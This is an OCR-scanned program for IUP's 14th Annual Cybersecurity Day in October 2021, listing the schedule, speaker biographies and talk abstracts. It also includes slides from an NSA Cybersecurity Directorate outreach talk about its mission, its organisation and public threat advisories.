


The 14th Annual

Cybersecurity Day at IUP

October 26, 2021
TIME: 9:00 A.M. — 4:00 P.M.

OHIO—HUB (319 Pratt Drive, Indiana PA 15705)

Featuring:

A Number of Recognized Security Experts from Academia, Industry, and Government

For More Information,
Please visit the Institute for Cybersecurity Site:

http://www.iup.edu/cybersecurity/

Open to IUP Students, Faculty, Staff and all Community Members


IUP

14th ANNUAL
CYBERSECURITY DAY AT IUP

TIME SLOT	SPEAKER	TOPIC TITLE
9:00 - 9:05	Waleed Farag, Director, Institute for Cyber Security and Professor of Computer Science	*Introduction*
9:05 - 9:10	Lara Luetkehans, IUP's Provost and Vice President for Academic Affairs	*Provost Remarks*
9:10- 9:15	Steven Hovan, Dean, Kopchick College of Natural Sciences and Mathematics	*Opening Remarks*
9:15 - 9:20	Francisco E. Alarcon, Chair, Department of Mathematical and Computer Sciences	*Welcome Message*
9:20 - 9:40	Waleed Farag, Director, Institute for Cyber Security and Professor of Computer Science	*Event history, ICS work, and recent achievements, and logistics.*
9:40 - 10:30	Rita Doerr, Academic Outreach Lead, National Security Agency	*NSA, Cybersecurity, and Rubik's Cube: Can You Solve the Puzzle?*
10:30 - 10:45	Morning Break	
10:45 - 11:35	Joe Harford, Founder and President, Reclamere, Inc.	*Developing an Entrepreneurial Mindset to Compete in the Cyber War*
11:35 - 12:50	Lunch Break	
12:50 - 1:00	Michael Driscoll, IUP President	*President Remarks*
1:00 - 1:50	Balaji Palanisamy, Associate Professor in the School of Computing and Information at the University of Pittsburgh	*Introduction to Blockchains and Timed Data Release using Blockchains*
1:50 - 2:00	Afternoon Break	
2:00 - 2:50	Dom Glavach, Chief Security and Technology Officer, CyberSN	*High Value, Low-Cost Cybersecurity Tools from the Trenches*
2:50 - 3:00	Afternoon Break	
3:00 - 3:50	Panel Discussion: Jon Roumfort, IUP Senior Security Analyst, Craig Pluchinsky, IUP Senior Security Analyst, and Cody Toy, IUP Senior Systems Analyst	*Sample Careers in Cybersecurity*
3:50 - 4:00	Waleed Farag, Director, Institute for Cyber Security at IUP	*Conclusions*


BIO INFO CONTINUED

Jon Roumfort, CISSP, IUP Senior Security Analyst




Jonathan Roumfort is a Senior Security Analyst in IT Services at Indiana University of Pennsylvania. Jonathan has been employed at IUP for over 22 years where he has managed IT security, enterprise systems, and networking. He has served IUP as a Senior Security Analyst for almost 19 years and is on IUP's Institute for Cyber Security steering committee. Jonathan is a member of various security groups and has been an ISC2 Certified Information Systems Security Professional since 2010.

Craig Pluchinsky, IUP Senior Security Analyst



Craig Pluchinsky is a Senior Security Analyst in IT Services at Indiana University of Pennsylvania. Craig began his employment at IUP 15 years ago as a Systems Analyst and has been a Senior Security Analyst for the past 10 years. His primary duties at IUP include maintaining/developing the Shibboleth SAML Identity Provider, maintaining the Security Information and Event Management System (Elastic), network monitoring, threat monitoring, and responding to security events against IUP's infrastructure. He also provides Cybersecurity education to faculty, staff, and students at IUP.

Cody Toy, IUP Senior Systems Analyst



Cody Toy is a Senior Systems Analyst in IT Services at IUP. Cody has held several positions throughout his 10 year career at IUP including Helpdesk Operations, Desktop and Device Support and Administration, Server and Web Services Administration, and most recently Network and Security Operations. These various responsibilities provide him with well-rounded experience in cybersecurity working with various types of users and across various areas of technology.

GUEST SPEAKERS TITLES AND ABSTRACTS

Rita Doerr, Academic Outreach Lead, National Security Agency
Title: *NSA, Cybersecurity and Rubik's Cube: Can You Solve the Puzzle?*
Abstract: This talk will acquaint participants with the role that the National Security Agency's Cybersecurity Directorate plays in securing our nation's cyber infrastructures. The talk also introduces the NSA's Cybersecurity Collaboration Center, one of the important NSA centers that harness the power of industry partnerships to prevent and eradicate foreign cyber threats to National Security Systems, the Department of Defense, and the Defense Industrial Base. Participants will get to know about the CSD Internship Program and the multiple job opportunities offered by the NSA and the intelligence community. The talk will challenge participants to solve an interesting Rubik's cube puzzle to get a better understanding of how hashing algorithms work and how hashing can be used to enhance the security posture of our systems.

Joe Harford, Founder and President, Reclamere, Inc.
Title: *Developing an Entrepreneurial Mindset to Compete in the Cyber War*
Abstract: The cybersecurity landscape has a great deal to offer men and women who are willing to take on the challenge of developing their technical expertise. However, make no mistake employers expect MORE than simply a great GPA, the ability to hack a bank account, or shutdown a server. As an employer, we need you to think differently. We want you to think like an entrepreneur. There are no limits, challenges are opportunities, and your focus is on team success. Are you up for the challenge – we need you.

Panel Discussion: Jon Roumfort, IUP Senior Security Analyst, Craig Pluchinsky, IUP Senior Security Analyst, and Cody Toy, IUP Senior Systems Analyst
Panel Title: *Sample Careers in Cybersecurity*
Abstract: There are now many career choices when looking for employment in cybersecurity and more choices are on the horizon. Panelists will explain both the similarities and differences in working in areas such as compliance, identity, network administration, and forensics. Each will discuss the future of cybersecurity, aimed at attendees looking to join the profession.

Balaji Palanisamy, Associate Professor in the School of Computing and Information at the University of Pittsburgh
Title: *Introduction to Blockchains and Timed Data Release using Blockchains*
Abstract: This talk will introduce key concepts and fundamentals behind the design of blockchains. We will introduce the notion of smart contracts and illustrate the working of a smart contract in Ethereum. This talk will also introduce our recent and ongoing work on developing timed data release mechanisms using smart contracts. Timed data release refers to protecting data until a prescribed release time and automatically releasing the data at the release time. Blockchain technologies provide significant support for the decentralized implementation of timed data release mechanisms through the use of smart contracts. We will discuss our efforts on developing attack resilient approaches using smart contracts for timed data release in Ethereum.

Dom Glavach, Chief Security and Technology Officer, CyberSN
Title: *High Value, Low-Cost Cybersecurity Tools from the Trenches*
Abstract: The attack and defense landscape is full of vendors, products, and solutions. Companies have established a wide range of solutions protecting intellectual property, trade secrets, and privacy. Cybersecurity professionals have a set of preferred tools for awareness, defending, attacking (testing), and responding leveraging company-provided cyber solutions and the open-source community. Every cyber professional has a preferred set of tools and often these preferred tools were discovered or first used during critical cyber events. This talk will provide an inside perspective on valuable open source cybersecurity tools to investigate and prepare for future use. Tools for individuals, security operations teams, and security leadership with little impact on established budgets.

For more information about Cybersecurity Day at IUP, please contact Dr. Waleed Farag, Director, Institute for Cybersecurity, at farag@iup.edu, 724-357-7995.

THE 14TH ANNUAL

CYBERSECURITY DAY AT IUP

OCTOBER 26, 2021

HUB OHIO ROOM

IUP

CYBERSECURITY DAY AT IUP


TIME SLOT	SPEAKER	TOPIC TITLE
9:00 - 9:05	Waleed Farag, Director, Institute for Cyber Security and Professor of Computer Science	*Introduction*
9:05 - 9:10	Lara Luetkehans, IUP's Provost and Vice President for Academic Affairs	*Provost Remarks*
9:10- 9:15	Steven Hovan, Dean, Kopchick College of Natural Sciences and Mathematics	*Opening Remarks*
9:15 - 9:20	Francisco E. Alarcon, Chair, Department of Mathematical and Computer Sciences	*Welcome Message*
9:20 - 9:40	Waleed Farag, Director, Institute for Cyber Security and Professor of Computer Science	*Event history, ICS work, and recent achievements, and logistics.*
9:40 - 10:30	Rita Doerr, Academic Outreach Lead, National Security Agency	*NSA, Cybersecurity, and Rubik's Cube: Can You Solve the Puzzle?*
10:30 - 10:45	Morning Break	
10:45 - 11:35	Joe Harford, Founder and President, Reclamere, Inc.	*Developing an Entrepreneurial Mindset to Compete in the Cyber War*
11:35 - 12:50	Lunch Break	
12:50 - 1:00	Michael Driscoll, IUP President	*President Remarks*
1:00 - 1:50	Balaji Palanisamy, Associate Professor in the School of Computing and Information at the University of Pittsburgh	*Introduction to Blockchains and Timed Data Release using Blockchains*
1:50 - 2:00	Afternoon Break	
2:00 - 2:50	Dom Glavach, Chief Security and Technology Officer, CyberSN	*High Value, Low-Cost Cybersecurity Tools from the Trenches*
2:50 - 3:00	Afternoon Break	
3:00 - 3:50	Panel Discussion: Jon Roumfort, IUP Senior Security Analyst, Craig Pluchinsky, IUP Senior Security Analyst, and Cody Toy, IUP Senior Systems Analyst	*Sample Careers in Cybersecurity*
3:50 - 4:00	Waleed Farag, Director, Institute for Cyber Security at IUP	*Conclusions*

BIOGRAPHICAL INFORMATION ON GUEST SPEAKERS

Rita Doerr, Academic Outreach Lead, National Security Agency

Rita Doerr has been employed as a Computer Scientist with the National Security Agency (NSA) for over 37 years. She is currently the Academic Outreach Lead for the Cybersecurity Directorate's (CSD) Cybersecurity Collaboration Center. Prior to her arrival in CSD, she was a Cyber Instructor within NSA's National Cryptologic School's College of Cyber. During this assignment, Dr. Doerr completed a 3+-year technical development program focusing on cybersecurity education and training where she toured in NSA's Red Team and Academic Engagement Offices. Her external tours included teaching at Archbishop Spalding High School and the University of Maryland, Baltimore County's CSEE Graduate Program, and serving as a cyber consultant for the Maryland Air National Guard's 175th Cyberspace Operations Group.

Joe Harford, Founder and President, Reclamere, Inc.




Joe Harford was born and raised in the suburbs of Philadelphia and is a first-generation college graduate. He received a Bachelor of Science degree from the Pennsylvania State University in 1989, a master's degree in Workforce Education and Development in 1995, and a PhD in Workforce Education and Development in 2019. Joe has worked in hospitality, manufacturing, and most recently in the technology sector. He founded Reclamere in 2001, a cyber-security firm located in Central PA, and has been operating for the past 20 years. He is actively involved in prison reform and community reentry. Joe holds leadership positions in numerous national organizations and volunteers to work with high school students. He is married to Karen, has 3 sons (Naithan, Matthew, and Michael), one granddaughter (Norah), and 2 dogs (Lacie and Remi).

Balaji Palanisamy, Associate Professor in the School of Computing and Information at the University of Pittsburgh

Balaji Palanisamy is an Associate Professor in the School of Computing and Information at the University of Pittsburgh. His research interests include data privacy, privacy-preserving system design, and scalable and privacy-conscious resource management for distributed systems, IoT infrastructures, edge, and cloud computing. At the University of Pittsburgh, he carries out research in the Laboratory of Research and Education on Security Assured Information Systems. He is a recipient of an IBM Faculty Award in 2017 and is a co-recipient of the Best Paper Awards in various conferences including IEEE BigDataCongress 2017, IEEE/ACM CCGrid 2015, and IEEE CLOUD 2012. He is currently an Associate Editor for the IEEE Transactions on Dependable and Secure Computing, IEEE TDSC, and the IEEE Transactions on Services Computing, IEEE TSC journal.

Dom Glavach, Chief Security and Technology Officer, CyberSN



Dom Glavach is the Chief Security Officer and Chief Security Strategist at CyberSN. In this executive role, he is responsible for leading the company's information security strategy, policy, IT operations, security engineering, security operations, data privacy, and cyber threat detection. Prior to CyberSN, Mr. Glavach spent twenty years working with Concurrent Technologies Corporation (CTC) where he served as the Chief Information Security Officer and Research Fellow. He played a critical role in the company's cyber risk management, providing cyber technical leadership and subject matter expertise to commercial and government clients. Mr. Glavach is a CISSP, active member of the Armed Forces Communications and Electronics Association Cyber Committee, chairing a subcommittee on Vehicle and Embedded Systems Cyber Security, and mentor at cyber security meet-ups. He has presented on various security topics to a wide range of public and government audiences including the National Institute of Standards and Technology and the National Security Agency.

DIRECTORATE OF
CYBERSECURITY

NSA, CYBERSECURITY AND THE RUBIK'S CUBE: CAN YOU SOLVE THE PUZZLE?

DR. RITA DOERR, NSA
OCTOBER 26, 2021

OUTLINE

- NSA’s Cybersecurity Directorate (CSD) Overview
- CSD’s Cybersecurity Collaboration Center (CCC) Overview
- CSD’s new (!!) Cybersecurity Summer Internship & NSA Cyber Positions
- Rubik’s Cube: Can you solve the puzzle?! ☺

NSA'S CYBERSECURITY DIRECTORATE (CSD)

Join the Mission to Prevent and Eradicate Cyberthreats – YouTube

THE NSA CYBERSECURITY MISSION

Prevent & eradicate cyber threats to U.S. National Security Systems and Critical Infrastructure, focused initially on the Defense Industrial Base (DIB) and the improvement of our weapons' security.

Our comparative advantage is our people, code-making and code-breaking, hard-target access, and our partnerships.

"NSA will establish a Cybersecurity Directorate that redefines its cybersecurity mission."


OFFENSE INFORMING DEFENSE

SIGNALS INTELLIGENCE

CYBERSECURITY

OUR DIFFERENTIATOR IS OUR ABILITY TO INTEGRATE THE TWO TO DRIVE CYBERSECURITY IMPACTS THAT SCALE

PREVENT & ERADICATE CYBER THREATS



Encryption Production & Solutions

KEYS, CODES, AND CRYPTO

NUCLEAR COMMAND, CONTROL, AND COMMUNICATIONS CYBERSECURITY

Critical Networks Defense

WEAPONS AND SPACE SYSTEMS

Cybersecurity Collaboration Center

DIB DEFENSE

ADVERSARY DEFEAT

KEY AUTHORITIES: NSD-42, EO12333, EO13587, FAA-702, DoDIN and DIB Authorities

STRENGTHS AND OUTCOMES


COMPARATIVE ADVANTAGES

- Expert workforce
- Cyber threat intelligence
- Code-making
- Partnerships with USCYBERCOM and Defense Industrial Base
- Cryptologic Partners
- Offense informs defensive mission

STRATEGIC COMPETITION

- Denied, Degraded, Disrupted Adversary Capabilities
- Reduced Cyber-Attack Surface
- Next-Gen Encrypted US Gov't Comms, Data, & Networks
- Hardened Defense Systems
- Whole of US Gov't Cyber Countermeasures

ORGANIZATIONAL STRUCTURE



S&P

PEO

SMM

COS

NCSOC

COO

Customer Requirements & Engagements

Analysis & Mitigations

Encryption Production & Solutions

Critical Networks Defense

Adversary Defeat

Cybersecurity Collaboration Center

NC3 Cybersecurity

▲ Front Office

■ Group

🟨 Key Missions/Orgs

SUCCESS STORIES

ADVERSARY DEFEAT THROUGH PUBLIC EXPOSURE

Reshaping the cyber landscape by frustrating our adversaries' activities in cyberspace by forcing them to retool.

Russia

DROVORUB CSA: Exposed proprietary Linux malware developed for use by Russian actors

SolarWinds: CSD published multiple products on Russian techniques used in this breach and how to mitigate vulnerabilities


China

Released a series of advisories that detailed how Chinese state-sponsored actors are exploiting U.S. and allied networks and how to stop them

CYBERSECURITY COLLABORATION CENTER (CCC)

Bidirectional info sharing with the Defense Industrial Base (DIB).

- Industry partnerships enabled rapid understanding of cyber threats to prevent future compromise
- Bi-directional exchanges with hundreds of industry analysts expedited mitigations across DIB, DoD, and USG
- Accelerated the eradication of known Chinese and Russian malicious activity from DIB networks
- Disclosed significant vulnerabilities such as a critical cryptographic flaw in WIN10 and a series of critical Microsoft Exchange Server Vulnerabilities



STRENGTHENING CYBERSECURITY AT SCALE

CSD made significant progress in rebuilding NSA's cybersecurity mission.

Reducing obsolete encryption

Across the Department of Defense and military services. This ensures our nation's most critical secrets are protected from the eventuality of quantum computing.

Executive Order


CSD worked with the White House and National Security Council on a cybersecurity Executive Order designed to improve the cybersecurity of federal networks at scale.

Strategic Cybersecurity Program

Protect key weapons and space systems from adversary cyber intrusions by hardening vulnerable systems.

CYBERSECURITY MISSION IN ACTION

- Release of 50+ unique, actionable, and timely cybersecurity products
- Cybersecurity Collaboration Center
- Award-winning vulnerability discoveries and disclosures



Forbes

Russian Linux Hackers Threaten National Security Say FBI And NSA

Microsoft patches Windows 10 after the NSA quietly told it about a major vulnerability

REUTERS

Hacking the hackers: Russian group hijacked Iranian spying operation, officials say

Russia tried to hack coronavirus vaccine research, US, UK and Canada say

